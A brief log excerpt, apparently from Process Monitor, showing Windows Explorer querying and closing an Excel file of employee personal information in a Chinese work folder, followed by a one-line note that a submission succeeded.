22:21:57.6338601	Explorer.EXE	3576	QueryBasicInformationFile	C:\工作相关\材料\员工个人信息登记表（含身份证）.xlsx	SUCCESS	
22:21:57.6338823	Explorer.EXE	3576	CloseFile	C:\工作相关\材料\员工个人信息登记表（含身份证）.xlsx	SUCCESS	

尝试提交，成功